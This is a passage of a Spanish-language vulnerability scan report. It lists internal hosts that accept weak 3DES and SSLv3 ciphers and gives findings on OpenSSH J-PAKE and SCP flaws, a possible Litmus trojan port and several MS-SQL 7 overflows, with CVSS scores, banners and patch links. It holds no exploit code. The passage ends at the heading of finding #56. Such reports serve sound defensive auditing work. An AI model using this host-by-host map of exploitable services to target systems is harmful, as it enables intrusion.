| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.3.116 Puerto: tcp/5986

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |

|  |     |     |      |           |        |
|--|-----|-----|------|-----------|--------|
| DES-CBC3-SHA                                 | RSA | RSA | SHA1 | 3DES(168) | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |     |     |      |           |        |
| DES-CBC3-SHA                                 | RSA | RSA | SHA1 | 3DES(168) | MEDIUM |

Recurso: 10.0.3.127 Puerto: tcp/1433

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION MAC |      | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|--------------------|------|--------------------------|--------|
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                    |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA                | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.3.133 Puerto: tcp/1433

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION MAC |      |           | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|--------------------|------|-----------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                    |      |           |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA                | SHA1 | 3DES(168) |                          | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                    |      |           |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA                | SHA1 | 3DES(168) |                          | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                    |      |           |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA                | SHA1 | 3DES(168) |                          | MEDIUM |

Recurso: 10.0.3.133 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION MAC |      |           | ENCRYPTION(KEY-STRENGTH) | GRADE |
|--|--------------|--------------------|------|-----------|--------------------------|-------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                    |      |           |                          |       |
| DES-CBC3-SHA                                 | RSA          | RSA                | SHA1 | 3DES(168) | MEDIUM                   |       |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                    |      |           |                          |       |
| DES-CBC3-SHA                                 | RSA          | RSA                | SHA1 | 3DES(168) | MEDIUM                   |       |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                    |      |           |                          |       |
| DES-CBC3-SHA                                 | RSA          | RSA                | SHA1 | 3DES(168) | MEDIUM                   |       |

Recurso: 10.0.3.133 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION MAC | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|--------------------|--------------------------|--------|
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                    |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA                | SHA1 3DES(168)           | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                    |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA                | SHA1 3DES(168)           | MEDIUM |

Recurso: 10.0.10.82 Puerto: tcp/443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION MAC |      |           | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|--------------------|------|-----------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                    |      |           |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA                | SHA1 | 3DES(168) | MEDIUM                   |        |
| EDH-RSA-DES-CBC3-SHA                         |              | DH                 | RSA  | SHA1      | 3DES(168)                | MEDIUM |
| ECDHE-RSA-DES-CBC3-SHA                       |              | ECDH               | RSA  | SHA1      | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                    |      |           |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA                | SHA1 | 3DES(168) | MEDIUM                   |        |
| EDH-RSA-DES-CBC3-SHA                         |              | DH                 | RSA  | SHA1      | 3DES(168)                | MEDIUM |
| ECDHE-RSA-DES-CBC3-SHA                       |              | ECDH               | RSA  | SHA1      | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                    |      |           |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA                | SHA1 | 3DES(168) | MEDIUM                   |        |
| EDH-RSA-DES-CBC3-SHA                         |              | DH                 | RSA  | SHA1      | 3DES(168)                | MEDIUM |
| ECDHE-RSA-DES-CBC3-SHA                       |              | ECDH               | RSA  | SHA1      | 3DES(168)                | MEDIUM |

Recurso: 10.0.3.57 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION MAC | ENCRYPTION(KEY-STRENGTH) | GRADE |
|--|--------------|--------------------|--------------------------|-------|
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                    |                          |       |
| DES-CBC3-SHA                                 | RSA          | RSA SHA1 3DES(168) | MEDIUM                   |       |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                    |                          |       |
| DES-CBC3-SHA                                 | RSA          | RSA SHA1 3DES(168) | MEDIUM                   |       |

Recurso: 10.0.3.65 Puerto: tcp/12345

| CIPHER                                     | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                               | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

|  |     |     |      |           |        |
|--|-----|-----|------|-----------|--------|
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |     |     |      |           |        |
| DES-CBC3-SHA                                 | RSA | RSA | SHA1 | 3DES(168) | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |     |     |      |           |        |
| DES-CBC3-SHA                                 | RSA | RSA | SHA1 | 3DES(168) | MEDIUM |

Recurso: 10.0.3.77 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.8 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.44 Puerto: tcp/5986

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.58 Puerto: tcp/443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.58 Puerto: tcp/5986

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.58 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |



Recurso: 10.0.4.59 Puerto: tcp/443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.62 Puerto: tcp/443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.62 Puerto: tcp/450

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.62 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.89 Puerto: tcp/5986

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.114 Puerto: tcp/5986

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.115 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.115 Puerto: tcp/5986

| CIPHER                                     | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                               | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |



|  |     |     |      |           |        |
|--|-----|-----|------|-----------|--------|
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |     |     |      |           |        |
| DES-CBC3-SHA                                 | RSA | RSA | SHA1 | 3DES(168) | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |     |     |      |           |        |
| DES-CBC3-SHA                                 | RSA | RSA | SHA1 | 3DES(168) | MEDIUM |

Recurso: 10.0.4.213 Puerto: tcp/5986

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.6.45 Puerto: tcp/443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

**#52 OpenSSH J-PAKE Session Key Retrieval Vulnerability**

|                 |                          |         |                               |         |
|-----------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Alta | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 7.5       | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Partial |
| Ocurrencias: 1  | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Partial |

**Recursos Afectados**

10.0.1.24

**Descripción**

OpenSSH es un conjunto de programas informáticos que ofrecen sesiones de comunicación encriptadas a través de una red informática utilizando el protocolo SSH.

OpenSSH, cuando J-PAKE está habilitado, no valida adecuadamente los parámetros públicos en el protocolo J-PAKE. Esto permite a los atacantes remotos evitar la necesidad de conocimiento del secreto compartido, y autenticar con éxito, enviando valores elaborados en cada ronda del protocolo.

Software afectado:

OpenSSH versiones 5.6 y anterior.

**Impacto**

La explotación exitosa permite al atacante acceder al sistema remoto.

**Solución**

Actualizar a OpenSSH 5.7 o posterior, disponible desde el [OpenSSH Sitio web](http://www.openssh.com/).

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:  
[OpenSSH J-PAKE](http://www.openssh.com/)

**Evidencias**

Recurso: 10.0.1.24

|                                |
|--------------------------------|
| SSH-2.0-OpenSSH_5.5p1 Debian-6 |
|--------------------------------|

**#53 OpenSSH SCP File Overwrite Vulnerability (CVE-2020-12062)**

|                 |                          |         |                               |         |
|-----------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Alta | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | None    |
| CVSS: 7.5       | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Partial |
| Ocurrencias: 1  | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.1.126

**Descripción**

OpenSSH es un conjunto de programas informáticos que ofrecen sesiones de comunicación encriptadas a través de una red informática utilizando el protocolo SSH.

Versiones afectadas:

Versión 8.2

QID Detection Logic: (Sinauthenticated)

Esta detección no autenticada funciona revisando la versión del servicio OpenSSH a través del banner tcp.

**Impacto**

La explotación exitosa de esta vulnerabilidad podría conducir a una violación de la seguridad o podría afectar a la integridad, la disponibilidad y la confidencialidad.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2020-12062>

**Referencias**

openssh 8.3

<https://www.openssh.com/txt/release-8.3>

**Solución**

Se recomienda a los clientes actualizar para [OpenSSH 8.3](<https://www.openssh.com/txt/release-8.3>) o más tarde para remediar esta vulnerabilidad.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[openssh 8.3](<https://www.openssh.com/txt/release-8.3>)

**Evidencias**

Recurso: 10.0.1.126

Vulnerable SSH-2.0-OpenSSH\_8.2 detected on port 22 over TCP.

**#54 Potential Litmus Backdoor Detected**

|                 |                          |         |                               |         |
|-----------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Alta | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 7.5       | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Partial |
| Ocurrencias: 1  | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Partial |

**Recursos Afectados**

10.0.4.32

**Descripción**

Se detectó un servicio de escucha en el puerto 30005. Esta es una característica de Litmus trojan.

**Impacto**

Potencialmente, el host está infectado por código malicioso y bajo el control de un usuario remoto.

**Solución**

La eliminación de este troyán depende de la versión específica.

**Evidencias**

Recurso: 10.0.4.32

```
Port list (os WINDOWS NT4 / WINDOWS 2003):
30005
```

## #55 Multiple MS-SQL-7 threats - (I)

|                 |                          |         |                               |         |
|-----------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Alta | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 7.5       | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Partial |
| Ocurrencias: 4  | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Partial |

**Recursos Afectados**

10.0.2.228  
 10.0.3.145  
 10.0.3.155  
 10.0.4.170

**Descripción**

Podemos detectar remotamente la presencia del SQL Server de Microsoft, pero no podemos detectar remotamente si ya se ha aplicado un parche o paquete de servicio. Verifique que ha aplicado el parche apropiado y / o paquete de servicio.

**\*\*Nota:** Esto parecería un potencial para las versiones 9 y superior de MSSQL para una exploración no autenticada. Las versiones 9 y superiores de MSSQL no son vulnerables a estas cuestiones.\*\*

Las siguientes amenazas están presentes en MS-SQL-7:

1) **\*\*Microsoft SQL Server/Data Engine varios Vulnerabilidades de desbordamiento xp\_\*\*.** La función API Srv\_paraminfo() se implementa mediante procedimientos extendidos almacenados (XPs). XPs son archivos DLL que cumplen funciones de alto nivel. Cuando se llama, invocan una función llamada Srv\_paraminfo(), que analiza los parámetros de entrada. Srv\_paraminfo() no comprueba la longitud de la cadena del parámetro que un XP le pasa. Los siguientes XPs se ven afectados: xp\_displayparamstmt, xp\_enumresultset, xp\_showcolv, xp\_updatecolvb, xp\_peekqueue, xp\_printstatements, xp\_proxiedmetadata y xp\_SetSQLSecurity.

2) **\*\*Vulnerabilidades de flujo múltiple de Microsoft SQL Server\*\*.** SQL Server proporciona funciones integradas para el formato de mensajes de error basados en especificadores de formato C. Estas funciones incorporadas son accesibles para todos los usuarios. Proporcionar entrada maliciosa a estas funciones resulta en condiciones de error explotables en el proceso SQL Server. Para montar este ataque, el usuario malicioso debe tener permiso para ejecutar consultas SQL directamente o mediante errores de inyección de comando SQL.

3) **\*\*Microsoft SQL Server Name Buffer Overflow Vulnerability\*\*.** SQL Server no realiza la comprobación de límites adecuados de los argumentos del proveedor a las funciones OpenDataSource y OpenRowset. Estas funciones pueden ser utilizadas por un usuario ordinario para referenciar fuentes de datos OLE DB. Como resultado, es posible causar que una afección de flujo de amortiguación ocurra proporcionando una cadena excesivamente larga como un nombre de proveedor en una consulta.

4) **\*\*Microsoft SQL Server xp\_dirtree Buffer Overflow Vulnerability\*\*.** Se ha informado de una vulnerabilidad en la función xp\_dirtree. Si se pasa un parámetro extremadamente grande al procedimiento almacenado xp\_dirtree, se producirá una afección de flujo de amortiguación. Este problema puede estar relacionado con un problema conocido más antiguo con el uso inseguro de la llamada de función Srv\_paraminfo().

5) **\*\*Microsoft SQL Server Administrator Cached Connection Vulnerability\*\*.** Los métodos de consulta son comandos SQL Server usados para solicitar información de la base de datos. Existe un defecto en el manejo de consultas especiales especialmente estructuradas, lo que podría permitir que un usuario normal obtenga privilegios administrativos. Para obtener acceso a la información en la base de datos, un usuario debe hacer una conexión con el servidor. Una vez que el acceso a la base de datos ya no es necesario, el registro del usuario terminará la conexión. Sin embargo, por diseño, SQL Server almacenará la conexión utilizada por el usuario en caché por cierta cantidad de tiempo. Esto se hace para mejorar el rendimiento del servidor. La próxima vez que el usuario se inicie, SQL Server puede reincorporar la conexión en caché en lugar de crear una nueva.

6) **\*\*Microsoft SQL Server 7.0 NULL Data DoS Vulnerability\*\*.** SQL El servidor se estrellará si recibe un encabezado TDS con tres o más bytes NULL como datos. El accidente generará un evento en el registro con ID 17055 "excepción mortal EXCEPTION\_ACCESS VIOLATION".

7) **\*\*Microsoft SQL Server 7.0 Vulnerabilidad de procedimiento almacenado\*\*.** Es posible para los usuarios sin los permisos adecuados para ejecutar el código de procedimiento almacenado. Esto incluye una gama completa de tareas, como la modificación, visualización o eliminación de entradas en la base de datos. Esto

se puede lograr ejecutando un procedimiento almacenado propiedad de la cuenta SA, que se refiere a un procedimiento almacenado temporal. SQL Server no revisa adecuadamente los permisos de ejecución en los procedimientos almacenados referenciados por procedimientos temporales almacenados.

### Impacto

- 1) Esta vulnerabilidad sólo puede ser explotada por usuarios que pueden conectarse con éxito al servidor SQL. Al explotar esta vulnerabilidad, puede ser posible que los usuarios maliciosos ejecuten código arbitrario en el host ejecutando una versión vulnerable de SQL Server. El usuario malicioso necesitaría sobreescribir la dirección de retorno de la función de llamada con la dirección del código de shell suministrado por el atacante en memoria. Este código de shell se ejecutaría bajo el contexto de la cuenta que el servicio SQL Server estaba configurado para funcionar bajo. La cuenta debe tener un mínimo de privilegios SYSTEM.
- 2) Al explotar esta vulnerabilidad, puede ser posible que los usuarios maliciosos ejecuten código arbitrario en un host ejecutando una versión vulnerable del servidor SQL de Microsoft.
- 3) La explotación exitosa de esta vulnerabilidad podría permitir a un usuario malicioso ejecutar código arbitrario con los privilegios de la base de datos. Existe la posibilidad de que este problema pueda ser explotado remotamente, ya sea a través de consultas SQL distribuidas o potencialmente a través de un ataque de inyección SQL.
- 4) Si se pasa un parámetro extremadamente grande a un procedimiento almacenado vulnerable, se producirá una afección de flujo de amortiguación. Dependiendo de los datos suministrados, esto puede causar una negación de la condición de servicio, o resultar en la ejecución de código arbitrario como el proceso SQL Server.
- 5) Al explotar esta vulnerabilidad, los usuarios registrados pueden obtener privilegios administrativos a la base de datos.
- 6) Si esta vulnerabilidad es explotada, el servidor SQL se estrellará.
- 7) Los usuarios deben ser autenticados en el servidor SQL y tener acceso a la base de datos de referencia para realizar esta explotación. Al explotar esta vulnerabilidad, es posible que los usuarios sin los permisos adecuados ejecuten código de procedimiento almacenado de bases de datos.

### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2000-1081>

<https://nvd.nist.gov/vuln/detail/CVE-2001-0542>

<https://nvd.nist.gov/vuln/detail/CVE-2002-0056>

<https://nvd.nist.gov/vuln/detail/CVE-2002-0154>

### Solución

1) [Microsoft Security Bulletin MS00-092: Preguntas frecuentes](<http://www.microsoft.com/technet/security/bulletin/MS00-092.msp>) para más información sobre esta vulnerabilidad y para instrucciones sobre cómo descargar e instalar los parches.

2) Leer [Microsoft Security Bulletin MS01-060](<http://www.microsoft.com/technet/security/bulletin/MS01-060.msp>) para más información sobre esta vulnerabilidad y para instrucciones sobre cómo descargar e instalar los parches.

3,4,5,6,7) [Microsoft SQL 7.0 SP4](<http://support.microsoft.com/kb/889543>) o más alto para resolver problemas de tesis.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[889543: MS SQL 7](<http://support.microsoft.com/kb/889543>)

| #56 OpenSSH Command Injection Vulnerability |                            |                  |                               |           |
|---|----------------------------|------------------|-------------------------------|-----------|
| Severidad: Alta                             | <b>Attack Vector</b>       | Adjacent Network | <b>Scope</b>                  | Unchanged |
